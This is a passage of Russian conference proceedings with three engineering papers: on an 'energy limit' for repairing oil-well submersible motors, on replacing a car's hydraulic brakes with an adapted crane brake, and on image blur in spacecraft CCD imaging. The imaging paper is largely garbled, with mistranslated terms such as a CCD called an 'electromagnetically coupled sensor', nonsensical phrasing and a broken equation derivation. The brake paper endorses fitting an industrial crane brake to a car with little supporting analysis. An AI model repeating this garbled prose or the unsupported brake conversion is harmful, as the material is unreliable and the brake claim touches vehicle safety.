ЭНЕРГЕТИЧЕСКИЙ ПРЕДЕЛ В РАБОТЕ ОБОРУДОВАНИЯ НЕФТЯНЫХ СКВАЖИН

Предложен подход к повышению энергетической эффективности работы нефтяных скважин, основанный на оценке повышения потерь мощности при износе оборудования. Рассмотрено применение подхода на примере погружного электродвигателя.

Ключевые слова: техническое обслуживание и ремонт оборудования, электропотребление, энергоэффективность.

S.V. Bochkarev, K.A. Leyzgold

ENERGY LIMIT IN THE OPERATION OF OIL WELL EQUIPMENT

The article proposes an approach to improving the energy efficiency of oil wells, based on the assessment of the increase in power losses due to equipment wear. The application of the approach on the example of a submersible electric motor is considered.

Keywords: equipment maintenance and repair, electricity consumption, energy efficiency.

Повышение энергоэффективности является одним из ключевых аспектов работы нефтегазодобывающих предприятий. Ярким примером здесь будет являться ПАО «ЛУКОЙЛ», в актуальных темах по инновационному развитию которого обозначены повышение энергоэффективности добычи нефти, создание интеллектуальных месторождений, в том числе цифровых моделей месторождений [1].

В настоящее время более 60 % нефти, добываемой в России, добывается с помощью установок электроцентробежных насосов (УЭЦН). Данный тип имеет преимущества перед другими способами добычи, такими как ввод в эксплуатацию в любое время года, способность к герметизации скважин и др. Однако такие скважины имеют усложненные процессы технического обслуживания и ремонта, а также ввиду быстрого износа не подходят для месторождений, где в пластовой жидкости содержится много примесей из газа и песка. К основному оборудованию электротехнического комплекса скважины, оборудованной

УЭЦН, относится станция управления, трансформатор, кабельная линия, насос и погружной электродвигатель (ПЭД). При этом потери мощности в перечисленном оборудовании составляют [2]: станция управления – 2,21 %, трансформатор – 3,17 %, кабельная линия – 5,07 %, насос – 39,16 % и погружной электродвигатель – 15,68 %. В то же время количество отказов приведенного выше оборудования от общего количества отказов на скважинах составило [3]: для насоса – 17,4 %, для ПЭД – 22,7 %, для кабельной линии – 34,3 %. Для ПЭД и для кабельной линии основной причиной повреждений является электропробой [3], составляющий более 45 % от общего числа повреждений кабеля и ПЭД.

Высокие потери обусловлены в большинстве случаев работой насоса вне рабочей зоны или снижением коэффициента подачи, а также работой электротехнического комплекса на повышенном напряжении [4].

Повышения энергоэффективности работы скважинного оборудования можно добиться оптимизацией режимов работы [5], установкой компенсаторов для снижения потребления реактивной мощности из сети, а следовательно, и снижения потребляемого тока [6].

Кроме неправильно подобранных параметров рабочего режима скважины, потери будут возникать также и в связи с износом оборудования [7]. Электропробой связан с перегрузками, так как изоляция в таком режиме подвержена перегреву выше предельно допустимых температур. В частности, для ПЭД и насоса необходимо отслеживать жизненный цикл оборудования, параметры работы и температуру, так как именно она больше всего влияет на отказы оборудования. Кроме того, износ двигателей и некачественный ремонт ведут к повышенному потреблению реактивной мощности, что сказывается на повышении потребляемого из сети тока [8]. Влияние на электропотребление и потери мощности перечисленных выше причин отказов можно уменьшить проведением организационно-технических мероприятий.

В нефтяной отрасли известен метод оптимизации процесса при бурении скважин – технический предел, позволяющий повысить производительность процесса бурения без внедрения инновационных технологий, только с помощью организационных мероприятий [9]. Технический предел ориентирован на сокращение временных потерь при бурении скважин с помощью эффективного планирования, которое позволяет распределить ресурсы и снизить риски возникновения простоев оборудования. Приме-

нение такого метода позволяет повысить безопасность при бурении скважин, сократить временные и финансовые затраты.

Предлагается по аналогии с техническим пределом ввести понятие «энергетический предел»: когда потери электроэнергии и мощности в электротехническом комплексе скважины начинают резко увеличиваться в связи с износом оборудования, а последствия износа могут превышать стоимость замены или ремонта оборудования. Как указано в [10], износ оборудования приводит к увеличению расхода энергии. Пределом или условием остановки скважины и проведения капитального ремонта оборудования будет являться точка начала резкого роста потерь электроэнергии и мощности.

Рассмотрим применение такого подхода на примере погружного электродвигателя. На рис. 1 показаны стандартные зависимости интенсивности и частоты отказов от времени эксплуатации [11]. Данные зависимости применимы к любому оборудованию, в том числе погружному электродвигателю. На рисунке цифрами показаны зоны: 1 – период приработки оборудования, 2 – период нормальной эксплуатации, 3 – период аварийного износа оборудования. Именно при переходе работы оборудования в третий период резко увеличиваются потери мощности в двигателе. Предсказать переход работы ПЭД в третий период можно с учетом множества влияющих факторов, описанных, например, в источниках [12, 13]. Однако приведенная в статье [12] модель эксплуатационного ресурса не учитывает прямое влияние температуры работы ПЭД на изоляцию, старение которой ведет к повышению потерь, а в худшем случае – к электропробою и аварийной ситуации.

Учесть влияние температуры на старение изоляции можно согласно следующему уравнению:

$$T_2 = T_1 \cdot e^{\frac{E_a}{R} \left(\frac{1}{\theta_2} - \frac{1}{\theta_1} \right)}. \quad (1)$$

В уравнении (1) известными являются величины: $T_1 = 19\,000$ ч – средняя наработка до отказа при температуре $\theta_1 = 115$ °С (из ГОСТ 30195–94 «Электродвигатели асинхронные погружные. Общие технические условия»); $R = 8,317$ Дж/град·моль – универсальная газовая постоянная; E_a – энергия активации, зависящая от класса изоляции двигателя. Таким образом, превышение температуры сокращает срок службы оборудования и сдвигает точку перехода в период аварийного износа оборудования влево по оси времени на рисунке.

Учитывая зависимость срока службы изоляции от температуры и других факторов, можно спрогнозировать время перехода работы двигателя в зону аварийного износа. Чтобы предотвратить этот переход необходимо включить данный двигатель в план по техническому обслуживанию и ремонту в срок до того, как этот переход будет совершен.




Рис. Кривая зависимости интенсивности отказов от времени эксплуатации

Экономия при этом составит

$$\Xi = (\Delta P_{\text{пэд}}(t) - \Delta P_{\text{пэд, ном}}) \cdot C_{\text{эз}} + \Delta \Xi_{\text{посл}}$$

где $\Delta P_{\text{пэд}}(t)$ – потери электроэнергии в ПЭД, кВт·ч, или мощности, кВт, зависящие от времени эксплуатации; $\Delta P_{\text{пэд, ном}}$ – номинальные потери энергии, кВт·ч, или мощности, кВт, в ПЭД в период нормальной эксплуатации; $C_{\text{эз}}$ – стоимость электроэнергии, руб/кВт·ч или мощности, руб/кВт; $\Delta \Xi_{\text{посл}}$ – сопутствующий ущерб от последствий отказа, руб.

Описанный выше подход позволит снизить время простоя скважин за счет эффективного планирования работ по техническому обслуживанию и ремонту и, как следствие, снизить финансовые потери при простое скважин.

Библиографический список

1. Актуальные темы инновационного сотрудничества ПАО «ЛУКОЙЛ» [Электронный ресурс]. – URL: <https://lukoil.ru/Business/technology-and-innovation/InnovativePartnership/ActualTopics?wid=widYsCrFMt7gk6M0KE-Y2FmCg> (дата обращения: 17.05.2023).

2. Семисынов Р.А., Киселев Е.С., Хакимьянов М.И. Анализ потерь энергии в технологических элементах установок скважинных нефтедобывающих насосов // Нефтегазовое дело: электрон. науч. журнал. – 2015. – № 6. – С. 179–198.

3. Романов В.С., Гольдштейн В.Г., Васильева Н.С. Анализ технического состояния элементов передачи и потребления электроэнергии электротехнического комплекса электропогружных установок нефтедобычи // Электроэнергия. Передача и распределение. – 2018. – № 4 (49). – С. 112–118.

4. Энергетическая эффективность технологических процессов добычи нефти / И.Д. Фаткуллин, Р.И. Гарифуллин, Д.С. Грабовецкий [и др.] // Экспозиция Нефть Газ. – 2013. – № 6 (31). – С. 55–57.

5. Мишуринских С.В. Повышение энергетической эффективности системы «погружной электрический двигатель – электроцентробежный насос» на основе рациональных параметров режимов электротехнологического оборудования нефтяных скважин: автореф. дис. ... канд. техн. наук. – Пермь, 2022. – 20 с.

6. Оценка совокупной стоимости владения установкой электроцентробежного насоса с внутрискважинным компенсатором / В.А. Копырин, Р.Н. Хамитов, А.С. Глазырин [и др.] // Известия Томского политехнического университета. Инжиниринг георесурсов. – 2021. – Т. 332, № 2. – С. 166–175. DOI: 10.18799/24131830/2021/2/3053

7. Букреев С.В. Влияние потерь мощности в трехфазных асинхронных электродвигателях на затраты электроэнергии при сооружении геологоразведочных скважин // Успехи современной науки. – 2016. – Т. 2, № 7. – С. 152–156.

8. Ефременко В.М., Беляевский Р.В. О влиянии параметров асинхронных двигателей на потребление реактивной мощности и потери электрической энергии // Вестник Кузбасского государственного технического университета. – 2011. – № 1 (83). – С. 76–79.

9. Худаяров Т.А. «Технический предел» – метод оптимизации процесса бурения скважин // Лучшая студенческая статья 2022: сб. ст. ХLI Междунар. науч.-исслед. конкурса, Пенза, 25 января 2022 г. – Пенза: Наука и Просвещение, 2022. – С. 165–169.

10. Повышение надежности и снижение энергоемкости машин и оборудования в лесном комплексе / Д.А. Скачек, Э.О. Салминен, А.А. Борозна, А.С. Лопухин // Научно-техническая конференция института технологических машин и транспорта леса Санкт-

Петербургского государственного лесотехнического университета по итогам научно-исследовательских работ 2017 г.: сб. ст. по материалам науч.-техн. конф., Санкт-Петербург, 26 января – 02 февраля 2018 г. / отв. ред. В.А. Соколова; С.-Петерб. гос. лесотехн. ун-т им. С.М. Кирова. – СПб., 2018. – С. 29–34.

11. Бочкарев С.В., Цаплин А.И. Диагностика и надежность автоматизированных систем: учеб. пособие. – 2-е изд., перераб. и доп. – Пермь: Изд-во Перм. гос. тех. ун-та, 2008. – 485 с.

12. Кожин А.Г., Соловьев И.Г. Анализ факторов, влияющих на износ погружного электрооборудования // Вестник кибернетики. – 2006. – № 5. – С. 3–9.

13. Вахитова Р.И., Молчанова В.А. Энергопотребление установок электроцентробежных насосов при добыче обводненных нефтей // Территория Нефтегаз. – 2016. – № 12. – С. 108–113.

Сведения об авторах

Бочкарев Сергей Васильевич – доктор технических наук, профессор кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: bochkarev@msa.pstu.ru

Лейзгольд Карина Анатольевна – старший преподаватель кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: leizgold_ka@pstu.ru

М.А. Константинов, Е.А. Чабанов

ЗАМЕНА ГИДРОПРИВОДА ЭЛЕКТРОПРИВОДОМ НА ПРИМЕРЕ ТОРМОЗНОЙ СИСТЕМЫ АВТОМОБИЛЯ В УСЛОВИЯХ ИМПОРТОЗАМЕЩЕНИЯ

Рассматривается замена гидроприводного тормоза в автомобиле электроприводным, *произведенным в России*. Отдельно изучаются гидропривод и электропривод, сравниваются их преимущества и недостатки. Рассказывается, что такое гидравлические и электроприводные тормоза, что будет заменено. После рассматривается результат. Какая будет польза от замены, стоит ли это своих затрат.

Ключевые слова: гидропривод, электропривод, замена, тормозная система, автомобиль.

M.A. Konstantinov, E.A. Chabanov

REPLACING THE HYDRAULIC DRIVE WITH AN ELECTRIC DRIVE ON THE EXAMPLE OF A CAR BRAKE SYSTEM IN THE CONDITIONS OF IMPORT SUBSTITUTION

This article discusses the replacement of a hydraulic brake in a car with an electric one produced in Russia. Hydraulic drive and electric drive are studied separately, their advantages and disadvantages are compared. It tells what hydraulic and electric brakes are, what will be replaced. After that, the result is considered. What will be the benefit of the replacement, is it worth the cost.

Keywords: hydraulic drive, electric drive, replacement, brake system, car.

Гидроприводы применяются широко: в металлургии и энергетике, в производстве изделий, машиностроении, в подъемно-транспортном оборудовании, в строительстве, и т.д. Тема замены гидропривода электроприводом набирает обороты. Вдобавок сейчас тема замещения иностранного производства отечественным востребована и нуждается в разработке. Попробуем заменить гидравлическую тормозную систему на электрическую, проанализировать результаты (потом можно заметить там, где это будет наиболее выгодным и целесообразным).

Гидравлический привод – совокупность устройств, предназначенных для приведения в движение машин и механизмов посредством гидравлической энергии [1]. Электрический привод – управляемая электромеханическая система, предназначенная для преобразования электрической энергии в механическую и обратно и управления этим процессом [2].

Основные плюсы и минусы гидропривода:

преимущества:

- простота управления и автоматизации;
- простота предохранения приводного двигателя и исполнительных органов машин от перегрузок;
- большая передаваемая мощность на единицу массы привода;
- самосмазываемость трущихся поверхностей;
- простота осуществления различных видов движения – поступательного, вращательного, поворотного;
- упрощенность компоновки основных узлов гидропривода внутри машин и агрегатов в сравнении с другими видами приводов.

недостатки:

- утечки рабочей жидкости;
- более низкий КПД, чем у сопоставимых механических передач;
- необходимость защиты гидросистемы от проникновения в нее воздуха;
- пожароопасность в случае применения горючих рабочих жидкостей, что налагает ограничения;
- зависимость вязкости рабочей жидкости, а значит, и рабочих параметров гидропривода от температуры окружающей среды;
- дороговизна масел на основе ПАО;
- невозможность эффективной передачи гидравлической энергии на большие расстояния вследствие больших потерь напора в гидролиниях на единицу длины [3].

– Основные плюсы и минусы электропривода:

плюсы:

- простота управления;
- возможность установки отдельных двигателей для каждого из исполнительных механизмов;
- легкость регулирования;
- высокая экономичность, обусловленная соответствием потребляемой энергии и производимой работы;
- высокий КПД [4].

минусы:

- сравнительно высокая стоимость;

- не могут быть использованы на взрывоопасных участках трубопроводов;
- вероятность перегрева электродвигателя при продолжительной беспрерывной работе;
- трудности с последовательным видом движения;
- возможно определенные сложности в процессе монтажа из-за больших габаритов электроприводов [5].

Гидравлический тормоз – это устройство тормозного механизма, которое использует тормозную жидкость для передачи давления от управляющего механизма к тормозному механизму [6].

Схема гидропривода тормозов автомобиля представлена на рис. 1 [7].




Рис. 1. Электромеханические тормозные системы

Электромеханическая тормозная система представлена на рис. 2 [8].




Рис. 2. Тормозная система электромеханическая: 1 – суппорт; 2 – фрикционная накладка;

- 3 – тормозной диск; 4 – датчик частоты вращения колеса; 5 – приводной механизм;
 6 – электрическая колодка; 7 – имитатор чувствительности торможения; 8 – подсоединение бортовой электрической сети; 9 – центральный процессор и контроль АКБ; 10 – тормозная педаль; 11 – включатель стояночной тормозной системы; 12 – бортовая электрическая сеть; 13 – приводной механизм с встроенным механизмом стояночного тормоза

Тормозная система приводится в действие тормозной педалью, которая через потенциометр связана с электронным блоком управления. Сигнал, зависящий от скорости и усилия нажатия на тормозную педаль, передается в *блок управления*. В нем в зависимости от режима движения и процесса торможения поступающие сигналы перерабатываются и рассчитываются электрические величины для оптимальной тормозной силы. Рассчитанные электрические величины передаются в приводной механизм колеса для осуществления процесса торможения.

Для замены взят крановый колодочный тормоз с электромагнитом, так как автомобильный электрический тормоз, произведенный в России, не нашел применения «ТОРМОЗ КРАНОВЫЙ ТКП-100 С МП-101 110В 25 %» компании в Челябинске ООО «ЭнергоТехКомплект» (рис. 3, 4) [9]. Этот тормоз предназначен для кранов, но, подстроив его, также можно использовать для автомобиля, так как он схож с гидравлическим колодочным тормозом, но при этом работать будет не от гидравлики, а от электричества.



Рис. 3. Внешний вид тормоза с электромагнитом

Возьмем тормоз, который сделан из переделанного кранового тормоза «ТКП-100», и приспособим к автомобилю. Заменяем главный тормозной цилиндр центральным процессором, вместо трубок с тормозной жидкостью будут провода, и главной силой будет не гидравлическая, а электрическая.

Проанализировав теоретический материал о гидро- и электроприводах, можно предположить о результатах. В итоге можем получить ту систему, которой не нужна жидкость и механизмы для ее управления, следовательно, проблем, которые возникают при использовании жид-

кости, не будет. Главный регулятор заменен процессором, т.е. управление стало электронным, что облегчить, процесс торможения, так как управляет им процессор.




Рис. 4. Конструкция тормоза с электромагнитом

Из преимуществ и недостатков приводов выясняется, что не всегда целесообразно заменять гидропривод электроприводом, из-за возможностей и недостатков электропривода (надо тщательно изучать элемент, который заменяем, и условиях его использования).

При замене получаем, что тормоза станут удобнее в эксплуатации и обслуживании, нежели гидравлические тормоза. Электрические тормоза ненамного дороже гидравлических, результат может стоить затрат. Эксплуатируемый тормоз производится в России, поэтому легче с поставкой и может быть дешевле. Но замена не всегда целесообразна, так как иногда электропривод может быть менее подходящим чем гидропривод.

Библиографический список

1. Гидравлический привод. – URL: https://ru.wikipedia.org/wiki/Гидравлический_привод (дата обращения: 25.04.2023).
2. Электрический привод. – URL: https://ru.wikipedia.org/wiki/Электрический_привод (дата обращения: 25.04.2023).
3. Гидравлический привод. – URL: <https://racechrono.ru/stati/11409-gidravlicheskiy-privod.html> (дата обращения: 25.04.2023).
4. Энциклопедия по машиностроению XXL. – URL: <https://mash-xxl.info> (дата обращения: 25.04.2023).
5. Электрическая тормозная система Brembo. – URL: <https://ua.motofocus.eu/articles/25962,электрическая-тормозная-система-brembo> (дата обращения: 25.04.2023).
6. Hydraulic brake. – URL: https://en.wikipedia.org/wiki/Hydraulic_brake (дата обращения: 25.04.2023).
7. Тормозная система автомобиля, устройство, принцип работы. – URL: <https://bfauto.ru/tormoznaa-sistema-avtomobila-ustrojstvo-princip-raboty-osobennosti-obsluzivania-i-remonta/> (дата обращения: 25.04.2023).
8. Колодочный тормоз с электромагнитом переменного тока. – URL: <https://lemzspb.ru/kolodochnyy-tormoz-s-elektromagnitom-peremennogo-toka/> (дата обращения: 25.04.2023).
9. ТОРМОЗ ТКП – 100 КРАНОВЫЙС МП-101 110В 25 %. – URL: https://www.energotk.ru/actionviewdynamicpage/1a/6a/26a_2827.html (дата обращения: 25.04.2023).

Сведения об авторах

Константинов Михаил Андреевич – студент Пермского национального исследовательского политехнического университета, гр. ЭЭ-21-46, г. Пермь, e-mail: mkonstantinov382@gmail.com

Чабанов Евгений Александрович – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ceapb@mail.ru

Секция II
ТЕЛЕКОММУНИКАЦИИ

И.А. Мальцев, А.А. Чувызгалов, П.Ю. Шмелев

ИССЛЕДОВАНИЕ ФОРМИРОВАНИЯ СМАЗА ИЗОБРАЖЕНИЯ ПРИ ВЕДЕНИИ ОПТИКО-ЭЛЕКТРОННОЙ СЪЕМКИ

Исследован процесс формирования смаза при получении изображения с помощью космического аппарата. Исследованы пути минимизации смаза изображения, в основу которых входит адаптация бортового оборудования к условиям съемки или цифровая обработка полученного изображения. На основании изученных материалов был предложен способ коррекции смаза изображения в процессе съемки.

Ключевые слова: космический аппарат, коррекция смаза, оптическая съемка, аналого-цифровой преобразователь, космическое изображение.

I.A. Maltsev, A.A. Chuvyzgalov, P.Y. Shmelyev

ANALYSIS OF IMAGE BLURRING FORMATION DURING OPTICAL-ELECTRONIC SURVEY

The article investigates the process of smudge formation when obtaining an image using a spacecraft (spacecraft). The ways of minimizing image smudging are investigated, which are based on the adaptation of on-board equipment to shooting conditions or digital processing of the resulting image. Based on the studied materials, a method was proposed to correct the image smudge during shooting.

Keywords: spacecraft, smudge correction, optical imaging, analog-to-digital converter, space image.

Процесс формирования изображения фотоаппаратурой космического аппарата происходит следующим образом: отображение стелящей плоскости S подается на вход оптико-электронной схемы при поддержке некоторого агрегата развертки (например, считывающего зеркала). Оптическая система генерирует изображение и отображает его на матрицу временной задержки и накопления (ВЗН).

В временной задержке и накоплении проекции отображается в строчном направлении, выполняется благодаря полету космического аппарата. Исследуя кадровое направление за счет опросника элементов в датчике с электромагнитной связью (ПЗС).

На рис. 1 видим перпендикулярный путь полета ПЗС. В нем содержатся из $m \times n$ элементов (m строк и n столбиков). При фотосъемке с планеты в поле восприятия строк с номерами 1, 2, ..., N попеременно пересекаются одни и те же предметы стелящей проекции [1].




Рис. 1. Схема работы ПЗС матрицы

В течение цикла в любом компоненте скапливается электрический импульс, который через промежуток цикла T преобразовывается в последующий за ним по колонке компонент в направлении процесса отображения, в котором данный импульс продолжает усиливаться со скоростью, соизмеримой яркости элемента визуального отображения. Ход повторяется до тех пор, пока картинка не попадет в читающий регистр, который защищен от оптического отображения. За один такт цикла T случается чтение информации со считывающего реестра. Ход продолжается, в результате будет приобретена картинка в варианте последовательности поочередных строчек. Потом электрические импульсы квантуются по длине в 8 (или 10)–электроразрядный числовой код в аналого-цифровом преобразователе (АЦП). В конце обретаем целочисленное отображение, которое позволено отправить на приемник, вывести на экран машины или напечатать снимок.

Основной причиной формирования смаза изображения при ведении оптико-электронной съемки является несовпадение случаев переноса электростатических кейсов в столбиках ПЗС-матрицы и возобновления тактов считывания одних и тех же районов окрестности. Иными словами по истечении времени тактового цикла опроса τ_T сдвиг КА на орбите Δ не совпадает с плоскостью соседних частей ПЗС-матрицы на планете L . Компоненты всех строчек ПЗС-матриц на протяжении периода ВЗН будут «видеть» не только «свои» регионы местности, но и окружающие их массивы, и совокупный катрируемый импульс будет приобретать расхождения.

В режиме ВЗН значение периода опроса больше оптимального ($\tau_T^n > \tau_T^*$), справедливо соотношение $\Delta(\tau_T^n) > \Delta(\tau_T^*)$, в каждом такте накопления происходит накопление сигналов не только от «своих», но от смежных участков. При этом суммарные размеры территории, участ-

вующей в каждом такте накопления сигналов, на $\delta/M \cdot L$ больше, чем при съемке с оптимальным периодом опроса τ_T^* , где δ – величина смаза в элементах ПЗС-матриц. Отсюда следует, что при $\tau_T^n > \tau_T^*$ соотношение $\Delta(\tau_T) = L$ примет следующий вид:

$$\Delta\tau_T^n - L = \frac{L \cdot \delta}{M}.$$

После преобразований получаем

$$\Delta\tau_T^n - L = \frac{M \cdot \delta}{M}.$$

Процесс протекания смаза аналогичен при $\tau_T^n < \tau_T^*$. Отличие заключается в том, что в каждом такте накопления участвует «свой» и смежные участки, общий размер которых на $\delta/M \cdot L$ меньше, чем при съемке с оптимальным периодом опроса τ_T^n . Исходя из этого предыдущее соотношение примет следующий вид:

$$\Delta(\tau_T^n) = L \cdot \frac{M - \delta}{M}.$$

Из-за измерения уровня смаза в пикселях, значение δ всегда положительное.

При совпадении скорости вращения отображения (СДИ) со прописным направлением отображения структура распыления позиции (ФРТ) рассматривается одномерной и приобретает структуру интервала, а для моделирования смаза можно применять простые системы. Для предоставления численных характеристик и цифрового исследования показателя смаза в оптико-электронной считывающей системе (ОЭСС) применяются волновые способы арифметического изложения механизмов выстраивания сигналов в режиме ВЗН.

Для произвольной размерности смаза δ необходимо скрестить значения δ соседних пикселей, расположенных в соседних строчках в направлении СДИ. Для инженерно-технической фотосъемки при исследовании смаза, вызванного увеличением инсталляции, размерностью единичный пиксель необходимо прибавить для каждого пикселя отображения нынешнее понятие сигнала с понятием сигнала в близлежащей строке в направлении СДИ [2].

Если время инсталляции меньше приемлемого, то есть $\tau_T^n < \tau_T^*$ исследование протекает по-другому т.е. его нет, но при этом проявляется снижение насыщенности, которое соразмерно программной экспозиции с оптимальной, это подтверждает работа [3].

При размерности смаза δ насыщенность изображения увеличивается ориентировочно в δ раз, в итоге насыщенность импульсов достигает самых больших значений, появляется резонанс «пересвечивания» отображения. В процессе фотосъемки при сверхвысоких значениях СДИ редко возможно гарантировать необходимый показатель экспозиции, вследствие смаза, спровоцированного стремительным перемещением. Их нет ВЗН, в этой фотосъемке для обслуживания необходимой экспозиции один и тот же район окрестности снимается неоднократно в каждом приборе матрицы ПЗС, которая двигается в процессе фотосъемки за счет перелета КА.

Воздействие вращения Земли сопоставимо с механизмом наложения кадров. При фотосъемке физика воссоздания и свойство изображения портится от середины фотоснимка. Фотоснимки накладываются друг на друга, уголок фотоснимка расположен ближе к середине на близлежащем фотоснимке, обозначают рабочие участки фотоснимка и на гранях близлежащих участков осуществляют их статистику. Бытуют продольное и поперечное перекрытия.

При съемке с орбиты ($i = 0$) кручение Земли меняет процент продольного наложения между кадрами в маршруте. При этом поперечное наложение между траекторией отсутствует. При съемке с полярной орбиты ($i = 90^\circ$) кручение Земли не влияет на продольное наложение между кадрами, но провоцирует поперечное перемещение единичного кадра относительно других. Воздействие кручения Земли на выдерживание продольного и поперечного наложений кадров зависит от угла смещения i проекции траектории носителя к горизонту центра планеты [4]. Аналогично «елочке» при аэросъемке и компенсирует разворотом прибора на заданный угол. На орбитах ($0 < i < 90^\circ$) эти факторы присутствуют в том или ином соотношении.

Влияние фотоаппаратуры на смаз получаемого изображения. В современных КА, предназначенных для съемки поверхности планеты, используется ПЗС. В каждой строке накапливается электрический заряд, пропорциональный оптическому сигналу изображения. Через определенный интервал времени T электрический заряд передается в следующий элемент по столбцу. Таким образом, быстрота трансляции зарядовых кейсов от строки к строке перемещается согласно необходимой скорости перемещения объекта.

В исследуемом ПЗС совместно с используемым в работе ВЗН за период перемещения зарядовых пакетов вдоль столбца протекает уравнивание отклонений аккумулируемых импульсов за счет разности восприимчивости некоторых компонентов столбца, следовательно, мера электрического сигнала сопоставима с мерой оптического значения.

Влияние положения КА на смаз получаемого изображения. Ориентация оптико-электронной аппаратуры (ОЭА) зависит от трех углов вращения: тангажа, крена и рысканья.

Перемещение по тангажу на угол Φ совпадает с перемещением системы координат вокруг центра исследуемой области Z . Разворот по крену на угол Ψ соответствует повороту координат вокруг оси Y . Разворот по рысканью на Θ соотносится поворотом вокруг оси X .

Для синхронизации измерений и фотосъемок, выстраивания направленности, моделирования программного определения, самоуправляемого прогнозирования процесса фотосъемки и обоснования навигации неотъемлемым является применение самоуправляемой навигационной системы ГЛОНАСС/GPS, с использованием звездных датчиков (ЗД) и высокочастотных прецизионных датчиков угловой скорости (ДУС). К изменениям и маневрам оси можно отнести:

- полосу объединяющая позицию на характеристической проекции;
- соответствующую ей плоскость на считывающей плоскости и заданную опорную плоскость фотообъектива.

В механизме фотосъемки они приводят к искажению изображения в проекции приемника, который является матричным фотоприемным устройством (ФПУ). При исследуемом периоде суммирования импульса кадр перемещается в проекции приемника отображения, происходит смазывание. В итоге происходит искажение мелких составляющих картины.

Одним из способов коррекции смаза изображения являются геометрические способы эмпирического уменьшения смаза. Они базируются на выборе таких показателей съемки, которые гарантируют его местонахождение в некоторых лимитах на всей аппаратуре. Пользуясь ОЭСС, можем достичь целей посредством предварительного расчета в бортовом вычислительном комплексе (БВК) машина трехосного перемещения космического аппарата на цикл съемки и такто-

вых участков опроса ПЗС-матриц. Они влияют на местонахождения в характеристические проекции ОЭСС.

Программное перестроение КА по всем ординатам его направленности на диапазоне съемки разрешает гарантировать постоянное значения быстроты движения кадра СДИ в середине исследуемого объекта ПЗС, а разделение объекта ПЗС матриц на локации их опроса – приемлемые лимиты отличий СДИ на углах этих локаций.

Согласно источнику [5], большее влияние на формирование смаза имеет ошибка в расчетах СДИ, чем ошибка в определении параметров движения КА. В связи с этим предлагается методика коррекции смаза космических изображений, основанная на расчете оптимального значения тактового периода опроса ПЗС-матриц.

Сущность методики сводится к выстраиванию выборок отображений плоскости планеты, которые были получены при разнообразных значениях тактового цикла τ_T^n и исследовании характера изменения дисперсионного параметра сигналов изображения или их комбинации. При этом временной интервал, из которого подставляются значения периода опроса матрицы, содержит удовлетворяющее числовое значение, при котором показатель смаза минимален, а дисперсия максимальна. Далее составляется зависимость дисперсионного параметра от значения тактового периода опроса матрицы и находится максимум данной функции, который является оптимальным значением τ_T^* .

Таким образом, на основании изученной литературы по тематике проводимых научных исследований был рассмотрен процесс получения изображения подстилающей поверхности.

В современных КА, использующихся для ведения оптико-электронной съемки, применяются ПЗС-матрицы для получения изображения. В них фоточувствительные элементы накапливают электрический заряд пропорционально входящему световому потоку, который дальше обрабатывается и формируется в изображение.

На периоде съемки и сортировки отображений необходимо обеспечить их качество, которое определяется показателем смаза. Смаз характеризуется двумя параметрами – углом (в градусах) и длиной (в пикселях). В процессе введения оптико-электронной съемки явление смаза изображения обусловлено множеством причин: линейное пере-

мещение фотокамеры в направлении полета носителя, колебания и развороты визирной оси, ошибки в задании параметров движения КА, и в значительной мере отличие скорости движения изображения относительно фотоприемной структуры объектива и частотой опроса электрических сигналов в ПЗС матрице.

Была предложена методика коррекции смаза изображения в процессе оптико-электронной съемки.

